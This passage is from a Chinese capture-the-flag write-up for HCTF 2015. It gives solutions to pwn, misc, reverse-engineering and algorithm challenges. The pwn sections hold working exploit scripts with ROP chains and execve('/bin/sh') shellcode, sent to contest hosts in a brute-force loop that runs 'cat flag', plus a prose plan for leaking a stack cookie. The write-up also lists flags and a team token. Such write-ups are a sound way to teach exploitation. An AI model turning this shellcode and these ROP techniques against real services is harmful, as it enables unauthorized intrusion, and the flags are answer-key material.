        # raw_input('continue')
        io.write('1'*0x208+'\x00')
        rop_chains = "".join([
            l64(pdr)    ,
            l64(binsh)  ,
            l64(system) ,
            l64(exit)   ,
        ])
        io.write(rop_chains)
        io.writeline('id')
        io.writeline('cat flag')
        io.close()

    send_token(token='37a7fbc040af3e68a2c136dbebd60d6b')
    exploit()

if __name__ == '__main__':
    host  = ('120.55.86.95',22222)
    pwn2(host)
```

```
hctf{ffb77adbabb5c723ef32a109116fa10b}
```

12. Are you selling sword

pwn3有一处bug是溢出覆盖ebp的3字节。

```
int getInformation()
{
  char v1; // [sp+4h] [bp-94h]@1
  char v2; // [sp+2Ch] [bp-6Ch]@1

  puts("The name of you shop:");
  getStr(&v1, 0x28);
  puts("Give me the introduce of shop");
  return getStr(&v2, 0x70);
}
```

由于pwn3并未开启 NX，所以基本利用思路是覆盖ebp最终使得esp指向数据段swords指针数组，并执行ret使得程序执行heap上的代码。这种利用方式需要进行栈地址的碰撞，因此需要不停的连接，具体代码如下：

```
from zio import *
```

```python
import time
def pwn3(host):
    try:
        io = zio(host, timeout=3000, print_read=False, print_write=False)
    except Exception,e:
        print(str(e))
        exit(0)

    def send_token(token):
        io.read_until("TOKEN=")
        io.writeline(token)
        if "OK" not in io.readline():
            print "token error!"
            exit(0)

    def exploit():
        swords = 0x0804B0C0
        leave  = 0x8048e57

        shellcode = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'

        # init shop
        io.writeline('shop')
        io.writeline('info')

        # add sword 1
        io.writeline('1')
        io.writeline('0'*64)
        io.writeline('1')
        io.writeline('1')
        io.writeline('a'*100)

        # add sword 2
        io.writeline('1')
        io.writeline(shellcode.ljust(64,'\x90'))
        io.writeline('1')
        io.writeline('1')
        io.writeline('b'*100)           #

        # del sword 1
        io.writeline('2')
        io.writeline('0')

        # readd swarod 1
        io.writeline('1')
        io.writeline('01234567' + '8888' + l32(swords)+l32(leave))
        io.writeline('1')
        io.writeline('1')
        io.writeline('\x90'*100)

        io.writeline('5')
        io.writeline('shop')
        io.writeline( '8888'+(l32(swords)+l32(leave))*(0x68/8) )

        io.writeline("id")
        io.writeline("cat flag")
        io.close()
    send_token(token='37a7fbc040af3e68a2c136dbebd60d6b')
    exploit()

```

```
if __name__ == '__main__':
    host  = ('120.55.113.21',33333)
    while True:
        pwn3(host)
        time.sleep(1)
```

```
hctf{7cf61ce2a5757fa4e2b1fc43100c179f}
```

---

13. What should I do

函数400a8c中有两个紧挨着的160长度的buffer。前面存接收到的字符串，后面的存对其解密后base64字符串。

当输入数据长度160时，前面的buffer不会有\x00，导致base64解密一直持续。例如，前面160字节的串解密成120个长度的明文。持续对这120长度解密，二次明文90长度，其中40填满后一个buffer。另外50被溢出。40长度的二次明文解密，会生成30长度三次明文。所以buffer外溢出的可用的有80字节。
溢出的10个int64中。第一个貌似没什么用，第2个是cookie，第3个rbp，第4个返回地址，所以可以ROP。

printf会输出解密后的字符串。当解密后的字符串刚好只覆盖cookie末尾的0x00时。就可用printf输出cookie及rbp。但是不能用\x00来阻止base64继续解密。这样printf时，也会被\x00阻止，输出不到cookie。不过可以用=来阻止base64解密。

拿到cookie和rbp后。由于10个int64作ROP不够用。考虑ROP调用read()接收第二个payload到栈上，栈地址由前面泄露的rbp得到。payload2继续ROP泄露libc地址。算到system地址。最后ROP调用system("/bin/sh")

吐糟：7*256跑cookie居然都不让跑。。。。。不让跑程序里sleep()下好伐，最快60s能跑一半时，去买杭州阿里VPS。。。买回来时间变成变形40s了。。。。。2333333333333333333333333333333333333333

MISC

---

14. What Is This

打通关，就看到flag了。

---

15. Andy（你们知道他是谁吗）

直接丢进jeb
题目就是输入的值进行计算后进行与SRlhb70YZHKvlTrNrt08F=DX3cdD3txmg比较

```
e="SRlhb70YZHKvlTrNrt08F=DX3cdD3txmg"

aa="0 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p q r s t u v w x y z = A B C D E F G H I J K L M E O P Q R S T U V W X Y Z".replace(" ","")
bb="W,p,X,4,5,B,q,A,6,a,V,3,r,b,U,s,E,d,C,c,D,O,t,T,Y,v,9,Q,2,e,8,P,f,h,J,N,g,u,K,k,H,x,L,w,R,I,j,i,y,l,m,S,M,1,0,O,n,2,G,7,=,F,Z".replace(",","")

d=""
```

```
for i in e:
    #print
    d=d+aa[bb.find(i)]
print d.decode('base64')[::-1][1:-6]
```

16. 送分要不要？（萌新点我）

这题目就比较坑了binwalk下发现一个png和一个压缩包 foremost提取出来发现压缩包里文件名为flag.jpg的文件也是一个png。

```
root@kali:~# binwalk misc50

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compre
ssed size: 41763, uncompressed size: 49033, name: "flag.jpg"
41826         0xA362          LZMA compressed data, properties: 0xBF, dictionary
 size: 524288 bytes, uncompressed size: 36 bytes
41891         0xA3A3          End of Zip archive
42020         0xA424          PNG image, 1366 x 768, 8-bit/color RGBA, non-inter
laced
42126         0xA48E          Zlib compressed data, best compression, uncompress
ed size >= 2457600
```

接下来尝试了diff两张图片和各种隐写的姿势……只发现笑脸和哭脸似乎有点问题，但貌似并不能藏flag……开下脑洞用winhex看了看文件其他部分，发现`0xA3A3-0xA424`有一段奇怪的字符串，很像`base64`，成功解开后发现是`base32`，再解base32得到`flag`。

17. 福利（萌新不要点啊！）

题目给了一张大图，里面含有多个方形八卦图案，每个方形对应于一个英文字母，空白的方形对应空格。
以任意一种映射方式给每种方形做映射之后，得到替换加密后的字符串。截取开头的一小段放到
www.quipqiup.com 上进行解密，得到部分原文，再逐个得到全都字符映射关系
IT WAS THE BEST OF TIMES IT WAS THE WORST OF TIMES...
grep --color FLAG搜索原文
FLAG IS HERE HCTF BAGUAISINTERESTINGDUIBAALL THESE THINGS AND...
发现FLAG

```
hctf{BAGUAISINTERESTINGDUIBA}
```

代码：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author: synchr
# @Date:   2015-12-06 16:34:00
# @Last Modified by:   synchr
# @Last Modified time: 2015-12-06 18:11:37

import Image

def symbols_to_text():
    hash_to_chr = {}
```

```
    text = []
    c = 0
    side_len = 80

    colormode = 'RGBA'
    bgcolor = (255)
    symbol_img = Image.new(colormode, (side_len, side_len), bgcolor)

    flag_img = Image.open("flag.png")
    (width, height) = flag_img.size

    for base_h in xrange(10, height, side_len):
        if base_h + side_len > height:
            break
        for base_w in xrange(10, width, side_len):
            if base_w + side_len > width:
                break
            is_space = True
            for j in xrange(side_len):
                for i in xrange(side_len):
                    ori_pixels = flag_img.getpixel((base_w + i, base_h + j))
                    symbol_img.putpixel((i, j), ori_pixels)
                    if list(ori_pixels) != list((255, 255, 255, 255)):
                        is_space = False
            s = symbol_img.tostring()
            h = hash(s)
            if h not in hash_to_chr:
                if is_space:
                    hash_to_chr[h] = " "
                else:
                    hash_to_chr[h] = chr(ord("A") + c)
                    c += 1
            text.append(hash_to_chr[h])

    text = "".join(text)
    return text

def main():
    text = symbols_to_text()
    # print text

    chrmap = {
        " " : " ",
        "A" : "I",
        "B" : "T",
        "C" : "W",
        "D" : "A",
        "E" : "S",
        "F" : "H",
        "G" : "E",
        "H" : "B",
        "I" : "O",
        "J" : "F",
        "K" : "M",
        "L" : "R",
        "M" : "G",
        "N" : "D",
        "O" : "L",
        "P" : "N",
        "Q" : "P",
        "R" : "C",
```

```
        "S" : "U",
        "T" : "Y",
        "U" : "K",
        "V" : "V",
        "W" : "J",
        "X" : "Q",
        "Y" : "Z",
        "Z" : "X",
    }

    text = "".join(map(lambda x : chrmap[x], text))
    print text

if __name__ == '__main__':
    main()
```

---

18. RedefCalc(PPC)

比较经典的DP

- 数字序列：num[0..n-1]
- 状态设计：dp[i][j]表示num[i]到num[j]所有计算顺序所求得的总和，显然dp[i][i] == num[i]
- 求解目标：dp[0][n-1]
- 状态转移方程：

$$\mathrm{dp[i][j]} = \sum_{\text{num[i..j]中间的每个运算符 o}} f(i,j,o)$$

- o表示num[i..j]中间的任意一处运算符
- k表示o左侧第一个数字的下标
- cl表示o左侧运算符数量，cl=k-i
- cr表示o右侧运算符数量，cr=j-(k+1)
- co表示o两侧运算符总数量，co=cl+cr

得到

$$f(i,j,o) = \begin{cases} \mathrm{dp[i][k]} * A_{co}^{cr} + \mathrm{dp[k+1][j]} * A_{co}^{cl}, & o = '+' \\ \mathrm{dp[i][k]} * A_{co}^{cr} - \mathrm{dp[k+1][j]} * A_{co}^{cl}, & o = '-' \\ \mathrm{dp[i][k]} * \mathrm{dp[k+1][j]} * C_{co}^{cl} = \mathrm{dp[i][k]} * \mathrm{dp[k+1][j]} * C_{co}^{cr}, & o = '*' \end{cases}$$

总时间复杂度 需要注意的点：

- n最大900
- 记忆化A(n,k)和C(n,k)
- o='*'时，注意3个整数连乘溢出
- 做足优化，尽量少用%

```
FLAG
hctf{7c8821b6337d4c39579856bc2105fd1c}
```